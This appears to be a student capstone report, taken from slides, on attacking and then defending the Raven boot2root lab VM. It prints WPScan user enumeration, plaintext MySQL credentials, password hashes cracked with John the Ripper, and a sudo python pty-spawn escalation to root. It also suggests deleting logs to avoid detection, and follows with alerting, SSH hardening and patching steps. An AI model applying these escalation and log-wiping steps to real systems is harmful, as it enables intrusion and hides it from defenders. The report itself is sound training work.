Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

-Password Spraying(Bruteforce
-Wpscan enumeration
-Nmap scan
-Privelage escalation
-SSH into user shell

02

Exploits Used

-Brute force
-John the ripper
-Wordpress enumeration
-Spawn tty shell
-Nmap
-Wpscan


03

Methods Used to Avoiding Detection

-Use a stealth scan
-Root user alerts
-

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range:192.168.1.0/16
Netmask:255.255.255.255
Gateway:192.168.1.1

Machines

IPv4:192.168.1.90
OS:Kali Linux
Hostname:Kali

IPv4:192.168.1.100
OS: Linux
Hostname:ELK

IPv4:192.168.1.105
OS: Linux
Hostname:Capstone

IPv4:192.1.168.110
OS: Linux
Hostname:Target 1

IPv4:192.1.168.115
OS: Linux
Hostname:Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
Weak password	Michael used name for password.	Gives the attacker full system control
Privilege escalation	Able to escalate to Sudo user then from there escalate to root.	Gives the attacker full system control
Nmap scan	Nmap scan was used on the target machine to enumerate the open ports.	Enables the attacker to enumerate open ports on the target and exploit vunerabilitys from there
Wp scan	Wpscan was used to enumerate the wordpress site, this showed us with users to target.	Showed us which users are vulnerable to an attack

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
WordPress XML-RPC Username/Password Login Scanner CVE-1999-0502	Attempts to authenticate against a Wordpress-site (via XMLRPC) using username and password combinations	Login access
Wordpress version 4.8.7	Insecure Version	Unpatched version can be exploited through numerous vulnerabilities
SSH	22/TCP	Open SSH
HTTP	80/TCP	Apache 2.4.10 CVE-2017-9798

Exploits Used

Exploitation: Open Port 22 SSH and Weak Password

- -Michael had an extremely easy password to guess, a generic password spraying attack worked easily
- -The only tools we needed was to use Nmap to enumerate that port 22 was open and a Wpscan to find which user to attack.
- SSH connections were established
- The exploit gave us **user shell access** foir Micahel's account. We explored around to find flag 1 and 2

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Aug 19 21:20:28 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 119.816 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

michael@target1:/var/www/html

File Actions Edit View Help


GNU nano 2.2.6 File: service.html

```
                                                                    <a$
                                                                    <a$
                                                                </div>
                                                            </div>
                                                        </div>                  $
                                                    </div>
                                                </div>
                                            </footer>
                                            <!-- End footer Area -->
                                            <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                                            <script src="js/vendor/jquery-2.2.4.min.js"></scri$
                                            <script src="https://cdnjs.cloudflare.com/ajax/lib$
                                            <script src="js/vendor/bootstrap.min.js"></script>$
                                            <script type="text/javascript" src="https://maps.g$
                                            <script src="js/easing.min.js"></script>          $
                                            <script src="js/hoverIntent.js"></script>
                                            <script src="js/superfish.min.js"></script>
                                            <script src="js/jquery.ajaxchimp.min.js"></script>
                                            <script src="js/jquery.magnific-popup.min.js"></sc$
                                            <script src="js/owl.carousel.min.js"></script>    $
                                            <script src="js/jquery.sticky.js"></script>
                                            <script src="js/jquery.nice-select.min.js"></scrip$
```

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Tex ^T To Spell

Exploitation: Word Press Configuration and SQL Database

- Using the compromised account it was possible to gain access to the MYSQL database credentials
- The username and password to access the **SQL Database** were in plaintext in the wp-config.php file and the it was not hashed.
- This exploit granted us **MYSQL Server** and find flag 3.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation: Privilege Escalation

- We were able to obtain Steven’s password hash from the SQL Database.
- We cracked the password using John the Ripper and was able to access the account.
- We exploited Steven’s python sudo privileges through a spawn shell.
- The exploit helped to achieve root access and helped us to find flag 4.
- We used the command **sudo python -c ‘import pty; pty.spawn(“/bin/bash”)’** to escalate to root privileges.

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email       | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
2 rows in set (0.00 sec)

mysql>
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/#
```

```
Shell No.1
File  Actions  Edit  View  Help

Desktop    Downloads  Pictures  Templates  wp_hashes.txt
Documents  Music      Public    Videos
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:01:28  3/3 0g/s 7111p/s 14203c/s 14203C/s subat1..subree
pink84           (user2)
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("bin/bash")'
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Avoiding Detection

Stealth Exploitation of Privelage Escalation

Monitoring Overview

- Root login attempts
- Privilege Escalation Alert
- Measure if a user tires to escalate to a root user
- The threshold should fire at 1 login attempt.

Mitigating Detection

- Sanitizing log records when you have logged into root user.
- Password spraying to guess the password was a better way to gain root privileges.
- Finding vulnerabilities in the kernel and exploiting them for root access

Stealth Exploitation of Brute Force

Monitoring Overview

- Excessive HTTP Errors Alert
- This alert measures the number of times a http response status code is over 400.
- This alert would be triggered at more than 5 in 5 minutes.

Mitigating Detection

- Spacing out the brute-force attempts over more time would make the attack less detectable.
- Social Engineering might be better way to gain his user credentials.

Stealth Exploitation of Spawn TTY shell

Monitoring Overview

- Detect TTY shell spawn
- Measures when a user tries to spawn a shell using python -c ‘import pty;pty.spawn”/bin/bash””
- The threshold would be 1


Mitigating Detection

- Delete records of logging activity

Alerts Implemented


Excessive HTTP Errors

- This monitors the HTTP errors using filebeat.
- The Threshold is above 400 request inna 5 minute period.
- This alert will help us to mitigate Brute Force Attacks.




HTTP Request Size Monitor

- This monitors http.request.bytes using filebeat and packetbeat.
- The threshold is above 3500 mb in a 1 minute period.
- This alert helps to mitigate Denial of Service attacks(DDOS)



CPU UsageMonitor

- This monitors the system.process.cpu.total.pct using metricbeat.
- The threshold is above 50% for the last 5 minutes.
- This alert helps to mitigate the Excessive CPU USage.



Hardening

Hardening Against Weak Password Requirements on Target 1

Patch

- Require stronger passwords
- INclude upper and lowercase letters, symbols and numbers. Passwords should be greater than 12 characters and should be changed every 60-90 days.
- Implement two factor authentication

Why it works:

- Stronger passwords will be more difficult to crack by attacker/hacker
- 2 factor authentication provides a second line of authntication

Hardening Against Default SSH on Target 1 Part 1

The following are the steps to disabling ping responses and changing the SSH port. Following these steps will make discovery of the SSH connection port difficult

1 Set a non-standard port

Commands:

1. nano into the /etc/ssh/sshd_config file,
2. find the line that shows “#port 22”
3. Uncomment it and rewrite it to read port 2222
4. enter systemctl restart sshd

2 Disable ping

Commands:

1. Use sudo su to gain root access
2. enter echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all

Hardening Against Default SSH on Target 1 Part 2

The following are the steps to creating and setting SSH keys. These will mitigate malicious access as they appropriate key must be present in the correct location on the requesting machine to gain access.

1 Creating a key on the remote device

Commands:

1. ssh keygen
2. Input /(your home)/.ssh/id_rsa for the output
3. Enter a password (options, but recommended)

2 Setting the key on the server and disable passwords

Commands:

1. ssh-id-copy (your username)@(serverIP) while on remote machine
2. Enter current SSH password
3. Exit and reconnect to test key
4. When connected to server nano into /etc/ssh/sshd_config
5. Find the PasswordAuthentication directive
6. Uncomment the line and rewrite it to PasswordAuthentication no

Hardening Against readable MySQL password on Target 1

To minimize risk and restrict access the WP_config file should have its read and write permissions restricted to a single account not shown in a WPScan. Taking the following steps will prevent an attacker from using a compromised user from the wordpress site to access the MySQL database without additional efforts.

1. Add a new user group, SQL_Admin
2. Add an additional user account and assign it to the SQL_Admin group
3. The WP_Config file will have its read and write privileges restricted to the SQL_Admin group

Hardening Against readable MySQL password on Target 1

01

Add group commands:

1. addgroup SQL_Admin

02

Add User commands:

1. Adduser –g SQL_Admin SQL_Admin
2. passwd SQL_Admin
3. Follow prompts to set user password

03

Change file permissions commands as :

1. Chmod 770 /var/www/html/wordpress/wp-config
2. Chown SQL_Admin:SQL_Admin /var/www/html/wordpress/wp-config

Hardening Against Terminal Spawn (python) on Target 1

Explain how to patch Target 1 against Vulnerability 3
Wordpress uses php as its coding language and html for its plugin. To prevent the use of python to spawn a root shell the python interpreter should be uninstalled

Commands:

1. Dgkp –list (use this list to locate python)
2. Apt-get uninstall --purge python (specific version numbers may be necessary)

Hardening Against Apache/2.4.10(Debian) CVE-2018-10098 on Target 1

Patch

- Patch: oval:com.redhat.rhsa:def:20203958

Why it works:

- The patch fixes CVE-2019-10098. httpd: mod_reqrite potential open redirect (CVE 2019-10098). It stops the possibility of rewriting, changing and redirecting the URL.

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

The playbook used to patch the system will focus on portions of vulnerability 1 as it requires actions from outside the server, and the entirety of vulnerability 2 and 3

For verbality 1 the playbook will adjust both the port number and password authentication for the sshd_config

For verbality 2 and 3 the playbook will automate the entirety of the terminal commands needed to harden the defense

Run: ansible-playbook orapatch.yml -k

The -k option will prompt you to enter the SSH password.

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205, 185.243.115.84 10.0.0.201, 10.6.12.203	Machines that sent the most traffic.
Most Common Protocols	tcp, udp, http	Three most common protocols on the network.
# of Unique IP Addresses	IPv4: 810	Count of observed IP addresses.
Subnets	10.0.0/24 172.16.4.0/24 10.6.12.0/24 192.168.1.0/24	Observed subnet ranges.
# of Malware Species	1 (Trojan)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Accessing Google and Google tools
- Majority TCP Traffic
- YouTube and other non business related sites (during breaks)

Suspicious Activity

- Using company network to set up a web server for personal reasons Frank-n-Ted
- Bit torrents
- Downloading suspicious files (malware)

Normal Activity

Use of Google and Google tools

There were approximately 500-600 packets sent to google websites within the 15 minute capture

the main google site received 66

